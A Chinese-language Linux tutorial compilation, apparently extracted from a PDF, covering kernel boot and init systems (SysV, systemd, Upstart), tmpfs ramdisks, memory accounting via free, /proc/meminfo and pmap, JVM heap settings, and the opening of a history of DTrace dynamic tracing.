
在故障排查中，`dmesg`信息需要首先查看，例如输出最近10条系统信息，可以查看到引起性能问题的错误。

```
$ dmesg | tail
[1880957.563150] perl invoked oom-killer: gfp_mask=0x280da, order=0, oom_score_adj=0
[...]
[1880957.563400] Out of memory: Kill process 18694 (perl) score 246 or sacrifice child
[1880957.563408] Killed process 18694 (perl) total-vm:1972392kB, anon-rss:1953348kB, f
ile-r
ss:0kB
[2320864.954447] TCP: Possible SYN flooding on port 7001. Dropping request. Check SNMP
cou
nters.
```

## Kernel initialization and Boot Options

在启动时，Linux内核初始化的顺序如下：

1. CPU inspection （检查CPU）
2. Memory inspection （检查内存）
3. Device bus discovery （发现设备总线）
4. Device discovery （发现设备）
5. Auxiliary kernel subsystem setup(networking, and so on) （辅助内核子系统启动，例如  
网络等）
6. Root filesystem mount （挂载根目录）
7. User space start （用户空间启动）



## Kernel Parameters

文件/proc/cmdline记录了系统内核启动参数：

```
[root@li1437-101 ~]# cat /proc/cmdline
root=/dev/sda console=tty1 console=ttyS0 ro devtmpfs.mount=1
```

查看运行级别：

```
[root@li1437-101 ~]# who -r
      run-level 3  2017-02-27 09:47
[root@li1437-101 ~]#
```

## How User Space Starts

用户空间启动顺序：

1. init
2. 必要的低层服务例如：udevd 和 syslog
3. 网络配置
4. 中高层服务例如：cron , printing
5. 登录提示、图形界面及其它高层次应用

### 天字第一号进程

init (initialization的简写) 是 Unix 和类Unix 系统中用来产生其它所有进程的程序。它以守护进程的方式存在，其进程号为1。Linux系统在开机时加载Linux内核后，便由Linux内核加载init程序，由init程序完成余下的开机过程，比如加载运行级别，加载服务，引导Shell/图形化界面等等。

```
[root@li1437-101 ~]# ps -ef | grep init
root      1      0  0 Feb27 ?        00:03:05 /sbin/init
root    28683 28663  0 02:44 pts/0    00:00:00 grep --color=auto init
```

```
// Mac OS
bash-3.2$ ps -ef | grep init
  0  243      1  0 15 517 ??        0:00.74 /System/Library/CoreServices/CrashRepor
orterSupportHelper server-init
  0  533      1  0 15 517 ??        0:02.07 /System/Library/CoreServices/SubmitDi
agInfo server-init
  501 52150     1  0 日01下午 ??        0:15.49 /usr/libexec/secinitd
  0 69864      1  0 11:35上午 ??        0:00.20 /usr/libexec/secinitd
  0 72830      1  0  1:51下午 ??        0:00.19 /usr/libexec/secinitd
Darwin ACA80166.ipt.aol.com 16.5.0 Darwin Kernel Version 16.5.0: Fri Mar  3 16:52:33 P
ST 2017; root:xnu-3789.51.2~3/RELEASE_X86_64 x86_64
bash-3.2$
```


在Linux发行版中，init有三种主要的实现形式：

1. **System V init**: 传统的
2. **systemd**: 所有主流Linux发行版中的标准init


### 3. Upstart: Ubuntu

Android 和 BSD (运行存放于'/etc/rc'的初始化 shell 脚本) 也有它们自己的init版本，一些发行版也将System V init 修改为类似BSD风格的实现。目前大部分Linux发行版都已采用新的systemd替代System V和Upstart，但systemd向下兼容System V。

**System V init:** 存在一个启动序列，同一时间只能启动一个任务，这种架构下，很容易解决依赖问题，但是性能方面要受一些影响。**systemd is goal oriented.** : 针对System V init的不足，systemd所有的服务都并发启动。systemd时基于目标的，需要定义要实现的目标，以及它的依赖项。systemd 将所有过程都抽象为一个配置单元，即 unit。可以认为一个服务是一个配置单元；一个挂载点是一个配置单元。



**Upstart is reactionary.**:Upstart是基于事件的，Upstart的事件驱动模型允许它以异步方式对生成的事件作出回应。



### (三) The Initial RAM filesystem

Linux内核不能通过访问PC BIOS 或者 EFI接口从磁盘获取数据，所以为了mount它的root filesystem, 对于底层存储需要驱动程序支持。解决方案是在内核运行之前，由boot loader加载驱动模块及工具到内存。在启动时，内核读取相关模块到一个临时的RAM filesystem(initramfs),挂载在／根目录,initramfs允许内核为真正的root filesystem加载必要的驱动模块。最后，再挂载真正的root filesystem、启动init。

Linux在很多场景下都需要创建一个基于内存的文件系统，提供一个可以接近零延迟的快速存储区域。目前有两类主要的RAM磁盘可用，她们个有优劣：ramfs和tmpfs。(注意：创建之前使用 **free** 命令查看未使用的RAM)

```
# free
      total        used        free      shared  buff/cache   available
Mem:   1012720     168756     23576      52024     820388     754520
Swap:  262140          88     262052

# mkdir /mnt/ramdisk
# mount -t tmpfs -o size=512m tmpfs /mnt/ramdisk
# vi /etc/fstab
#tmpfs      /mnt/ramdisk tmpfs    nodev,nosuid,noexec,nodiratime,size=1024M  0 0
```

### 参考文献

1. [info.org:Root Filesystem Definition](#)
2. 阮一峰：[Systemd 入门教程：命令篇](#)
3. 阮一峰：[Systemd 入门教程：实战篇](#)

4. IBM developerworks:浅析 Linux 初始化 init 系统，第 3 部分: Systemd
5. 维基百科 : Systemd
6. differences between ramfs and tmpfs

# How Linux Works(三): 内存管理

## 摘要

- 经典内存异常：Out of Memory (OOM) Killer
- 我的内存利用率为什么特别高？
- Linux 内存的分类
- Linux 内存的计算
- Linux 进程的内存
- Linux 应用内存分配

内存是计算机中与CPU进行沟通的桥梁，用于暂时存放CPU中的运算数据。Linux 内核的内存管理机制设计得非常精妙，对于 Linux 内核的性能有很大影响。在早期的 Unix 系统中，fork 启动新进程时，由于从父进程往子进程复制内存信息需要消耗一定的时间，因此启动多个进程时存在性能瓶颈。现在的 Linux 内核则通过“写时复制（copy-on-write）”等机制提高了创建进程的效率；也正是因为这个原因，关于 Linux 内存分配、计算、空闲判断有一些特别的地方需要注意。

## 内存异常：Out of Memory (OOM) Killer

```
$ dmesg | tail
[1880957.563400] Out of memory: Kill process 18694 (perl) score 246 or sacrifice child
```

最常见的内存管理异常就是 Out of memory 问题。通常是因为某个应用程序大量请求内存导致系统内存不足造成的，触发 Linux 内核里的 [Out of Memory \(OOM\) killer](#)，OOM killer 会杀掉某个进程以释放内存留给系统内核用。它实际上算一种保护机制，不致于让系统立刻崩溃，有些壮士断腕的意思。

内核检测到内存利用不足，就会选择并杀掉某个“bad”进程。如何判断和选择一个“bad”进程呢？算法和思路其实非常朴素（简单）：最 bad 的那个进程就是那个占用内存最多的进程。内核源代码详见 `linux/mm/oom_kill.c`。

## 我的内存利用率为什么特别高？

- 内存利用率（概括）：`free`
- 内存利用率（进程）：`top`

```

-bash-4.3$ free -m
      total        used       free     shared    buffers    cached
Mem:       7982        7503       479          0        515       4866
-/+ buffers/cache:   2122       5860
Swap:      16386           2      16384
-bash-4.3$
-bash-4.3$
-bash-4.3$ top

top - 15:28:41 up 6 days, 42 min, 1 user, load average: 1.09, 0.67, 0.47
Tasks: 323 total, 1 running, 322 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.4%us, 0.2%sv, 0.0%ni, 99.0%id, 0.5%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 8174352k total, 7687368k used, 486984k free, 527620k buffers
Swap: 1679884K total, 2484K used, 1677400K tree, 4983356K cached

PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM TIME+ COMMAND
30029 slview    20   0 2617m 1.3g 21m S 40.7 16.4 150:13.23 java
17779 slview    20   0 27464 2128 1644 S  7.8  0.0  0:00.04 ssh
17781 slview    20   0 27464 2124 1644 S  7.8  0.0  0:00.04 ssh
17783 slview    20   0 27464 2128 1644 S  5.8  0.0  0:00.03 ssh

```

内存空闲率 = (Total - Used) / Total = (7982M - 7503M) / 7983M × 100 % = 6 %

“真实的” 内存空闲率 = (free + shared + buffers + cached) / Total = 5860 M / 7983M × 100 %  
= 73.4 %

实际情况是系统运行正常、不存在内存不足的情况，对于应用程序来说，“真实的” 内存空闲率是 73.4%。如果要回答这个问题，必须了解内存管理的基础——物理地址空间和逻辑地址空间。

按照用途，内存可以划分为“内核内存”和“用户内存”（用户进程及磁盘高速缓存），包括内核本身在内，程序在访问物理内存时，并不直接指定物理地址，而是指定逻辑地址。CPU 上搭载的硬件 MMU（Memory Management Unit）会参照物理-逻辑地址对应关系表实现对映射后物理地址上的数据访问。`x86` 架构中逻辑地址空间限制在 4GB，在 `x86_64` 架构中则没有此限制。

## Linux 内存的分类

用户内存的分类有两组概念比较重要：匿名内存和File-backed内存；Active 和 Inactive。它们的区别如下：

- 匿名内存：用来存储用户进程计算过程中的数据，与物理磁盘的文件没有关系；
- File-backed内存：用作磁盘高速缓存，其物理内存与物理磁盘上的文件是对应的；
- Active：刚被使用过的数据的内存空间；
- Inactive：包含有长时间未被使用过的数据的内存空间；

**Shmem** (shared memory) 指的就是 tmpfs 所使用的内存——一个基于内存的文件系统，提供可以接近零延迟的快速存储区域。Linux 可以将空闲内存用于缓存，并且在应用程序需要的时候收回。“/**+ buffers/cache**”：提供了关于内存利用率更加准确的数值。**buffers**: buffer cache, 用于块设备 I/O；**cached**: page cache, 用于文件系统。例如：

```
# free
      total        used         free      shared  buff/cache   available
Mem:   1012720     168756      23576      52024     820388    754520
Swap:  262140          88      262052
# mkdir /mnt/ramdisk
# mount -t tmpfs -o size=512m tmpfs /mnt/ramdisk
# vi /etc/fstab
# tmpfs      /mnt/ramdisk tmpfs  nodev,nosuid,noexec,nodiratime,size=1024M  0  0
```

- 内存利用率（详细）：cat /proc/meminfo

```
$ cat /proc/meminfo
MemTotal:       8174352 kB
MemFree:        376952 kB
Buffers:         527412 kB
Cached:          5178924 kB
SwapCached:      60 kB
Active:          3061760 kB
Inactive:        4066588 kB
Active(anon):   1112780 kB
Inactive(anon): 314156 kB
Active(file):   1948980 kB
Inactive(file): 3752432 kB
Unevictable:     6724 kB
Mlocked:         6724 kB
SwapTotal:      16779884 kB
SwapFree:        16777400 kB
Dirty:            376 kB
Writeback:        0 kB
AnonPages:       1428844 kB
Mapped:           64632 kB
Shmem:            644 kB
Slab:             557384 kB
SReclaimable:    338272 kB
SUnreclaim:      219112 kB
KernelStack:     4024 kB
PageTables:      12440 kB
NFS_Unstable:    0 kB
Bounce:           0 kB
WritebackTmp:     0 kB
CommitLimit:     20867060 kB
Committed_AS:    2406484 kB
VmallocTotal:    34359738367 kB
VmallocUsed:     111536 kB
VmallocChunk:    34359455060 kB
HugePages_Total: 0
HugePages_Free:  0
HugePages_Rsvd:  0
HugePages_Surp:  0
Hugepagesize:    2048 kB
DirectMap4k:     6384 kB
DirectMap2M:     2080768 kB
DirectMap1G:     6291456 kB
```

## Linux 内存的计算

各类内存的计算公式如下：

Shmem = 磁盘高速缓存 (buffers/cached) - Filed-backed 内存 (file) = 匿名内存 (anon) - AnonPages  
 用户内存 = Active(file) + Inactive(file) + Active(anon) +  
 Inactive(anon) + Unevictable = buffers + cached + AnonPages

内核内存 = Memtotal - (MemFree + Active + Inactive + Unevictable)

```
$ cat /proc/meminfo | grep Active
Active:          3065880 kB
Active(anon):   1116748 kB
Active(file):   1949132 kB
-bash-4.3$
-bash-4.3$
-bash-4.3$ cat /proc/meminfo | grep InActive
-bash-4.3$
-bash-4.3$ cat /proc/meminfo | grep Inactive
Inactive:        4067224 kB
Inactive(anon):  314156 kB
Inactive(file):  3753068 kB
-bash-4.3$
-bash-4.3$
-bash-4.3$ cat /proc/meminfo | grep anon
Active(anon):   1120720 kB
Inactive(anon):  314156 kB
-bash-4.3$
-bash-4.3$ cat /proc/meminfo | grep file
Active(file):   1949236 kB
Inactive(file):  3753096 kB
-bash-4.3$
```

## Linux 进程的内存

```
-bash-4.3$ ps -e -o 'pid,comm,args,pcpu,rsz,vsz,stime,user,uid' | grep slview | sort
-nrk5
30029 java      /slview/jdk150/jdk1.5.0_06/  2.5 1337496 2678836 Dec07 slview 54
322
31574 bash     -bash                      0.0  2028   70592 17:08 slview  543
22
23398 crond    crond                     0.0  1688  102180 16:10 slview  543
22
1123 crond    crond                     0.0  1688  102180 Dec10 slview  543
22
28252 crond    crond                     0.0  1596  102028 16:45 slview  543
22
```

执行“ps aux”后输出的各进程的 **RSS** (resident set size), 表示进程占用内存的大小，单位是 KB。需要注意的是，RSS 值实际上是基于 pmap 命令，表示“该进程正在使用的物理内存的总和”。pmap 提供了进程的内存映射，也可以支持多个进程的内存状态显示 (pmap pid1

`pid2 pid3`)。与 `ldd` 命令类似，`pmap` 命令可以查看到程序调用的路径。如果查看一个已经运行，但是又不知道程序路径的程序，使用 `pmap` 更快捷。

```
$ pmap -x 30029
30029: /slview/jdk150/jdk1.5.0_06/bin/java -com.apache.Test
Address          Kbytes   RSS   Dirty Mode  Mapping
00000000008048000      60     48      0 r-x--  java
00000000008057000      8      8      8 rwx--  java
00000000009f1d000  23184   23140   23140 rwx--  [ anon ]
0000000004d1f1000    108     96      0 r-x--  ld-2.5.so
0000000004d20c000      4      4      4 r-x--  ld-2.5.so
0000000004d20d000      4      4      4 rwx--  ld-2.5.so
0000000004d214000   1356    548      0 r-x--  libc-2.5.so
0000000004d367000      8      8      8 r-x--  libc-2.5.so
000007f581e51d000    16     16      0 r--s-  huanan-product-2.6.1-snapshots.jar
000007f581e521000    24     24      0 r--s-  dt.jar
000007f581e527000    36     36      0 r--s-  gnome-java-bridge.jar
000007f581e530000    32     32      8 rw-s-  13228
000007f581e538000      4      4      4 rw---  [ anon ]
000007f581e539000      4      4      0 r----  [ anon ]
000007f581e53a000      8      8      8 rw---  [ anon ]
000007ffe9eb7000    84     32     32 rw---  [ stack ]
000007ffe9fff000      4      4      0 r-x--  [ anon ]
ffffffffffff600000      4      0      0 r-x--  [ anon ]
(部分省略)
-----
total kB        2484196   36180   26880
```

**/proc/PID/status** 支持的选项有：


- `VmData`: data段大小
- `VmExe`: text段大小
- `Vmlib`: 共享库的使用量
- `VmRSS`: 物理内存使用量
- `VmSwap`: 交换空间的使用量

```
$ cat /proc/30029/status
Name:      java
State:     S (sleeping)
Tgid:      30029
Pid:       30029
PPid:      29983
TracerPid: 0
Uid:       54322   54322   54322   54322
Gid:       54323   54323   54323   54323
FDSize:    8192
Groups:    10 54323
VmPeak:    2754032 kB
VmSize:    2678836 kB
VmLck:     0 kB
VmHWM:     1337912 kB
VmRSS:     1337512 kB
VmData:    2575692 kB
VmStk:     1012 kB
VmExe:     60 kB
VmLib:     101564 kB
VmPTE:     3048 kB
Threads:   98
SigQ:      0/63825
SigPnd:    0000000000000000
ShdPnd:    0000000000000000
SigBlk:    0000000000000004
SigIgn:    0000000000000001
SigCgt:    1000000180005cce
CapInh:    0000000000000000
CapPrm:    0000000000000000
CapEff:    0000000000000000
CapBnd:    ffffffff
Cpus_allowed: ffffffff
Cpus_allowed_list: 0-31
Mems_allowed: 00000000,
Mems_allowed_list: 0
voluntary_ctxt_switches: 12468
nonvoluntary_ctxt_switches: 19
```

## Linux 应用内存分配

## Linux 内存管理：层次、分类和 Java 应用

@RiboseYim



类似 Java 之类的虚拟机应用程序可以设置内存参数，例如：  
**Xms128m** JVM初始分配的堆内存  
**Xmx512m** JVM最大允许分配的堆内存  
**XX:PermSize=64M** JVM初始分配的非堆内存  
**XX:MaxPermSize=128M** JVM最大允许分配的非堆内存

如果该应用需要较大的内存空间，可以调整为 **-Xmx1024m**、**-Xmx2048m** 以保障应用程序的运行性能，**XX:MaxPermSize** 设置过小会导致内存溢出，**java.lang.OutOfMemoryError: PermGen space**。但是 需要特别注意的是：**Xmx** 绝对不能超过最大物理内存，或者说需要保留一定的剩余内存空间，否则将有可能导致其它进程因为没有可用内存而阻塞，甚至无法登陆机器。

正如摔跤游戏一样，内存管理的法则就是让进程在留有余地的前提下搏杀。

## 扩展阅读：Linux 操作系统

- 《Linus Torvalds:Just for Fun》
- Linux 常用命令一百条
- Linux 性能诊断：负载评估
- Linux 性能诊断：快速检查单(Netflix版)
- Linux 性能诊断：荐书|《图解性能优化》
- Linux 性能诊断：Web应用性能优化
- 操作系统原理 | How Linux Works (一) : How the Linux Kernel Boots
- 操作系统原理 | How Linux Works (二) : User Space & RAM
- 操作系统原理 | How Linux Works (三) : Memory

## 参考文献

- [Linux Ate my RAM](#)
- [理解和配置 Linux 下的 OOM Killer |@vpsee](#)
- [RiboseYim's Blog | How Linux Works\(三\): Memroy](#)

# 动态追踪技术 : Linux 喜迎 DTrace


通过前面几篇文章的介绍，我们已经可以通过一系列命令，从不同维度获得操作系统当前的性能运行情况。另外，借助类似Ganglia这样的开源产品，持续不断地实施性能数据采集和存储，我们基于时间序列的历史性能图形，就可以大致判读出计算集群的资源消耗情况和变化趋势。但是，仅仅这些还是不够的，在很多情况下，我们希望能够知道：“慢，是为什么慢；快，又是为什么快”。如果要回答这个问题，就必须引入另外一件神兵利器：动态追踪技术（Dynamic Tracing）。

鉴于这套兵器过于复杂（牛逼），属于专家级技能，*advanced performance analysis and troubleshooting tool*。据称掌握该技能需要耗费大约100小时以上，所以如果不是对于系统性能问题有极致追求，以及变态般地技术狂热，建议绕过本文。为了便于展开，今天先起个头，重点梳理下动态追踪技术的发展简史和目前的生态环境。更加具体详细的内容，会在后续的文章中陆续发表。

## History

当时 Solaris 操作系统的几个工程师花了几天几夜去排查一个看似非常诡异的线上问题。开始他们以为是很高级的问题，就特别卖力，结果折腾了几天，最后发现其实是一个非常愚蠢的、某个不起眼的地方的配置问题。自从那件事情之后，这些工程师就痛定思痛，创造了 DTrace 这样一个非常高级的调试工具，来帮助他们在未来的工作当中避免把过多精力花费在愚蠢问题上面。毕竟大部分所谓的“诡异问题”其实都是低级问题，属于那种“调不出来很郁闷，调出来了更郁闷”的类型。---《漫谈动态追踪技术》

### 动态追踪技术发展简史 @RiboseYim



通观DTrace的演变过程，几乎相当于一部现代操作系统系统的发展史，细查起来，极其复杂。但是有两个人非常值得关注，一个是国际级的布道师，一个是国内的代表人物，初学者完全可以通过阅读他们的文章、代码，甚至微博／Twitter动态，了解动态追踪技术的实际应用情况。

### Brendan Gregg

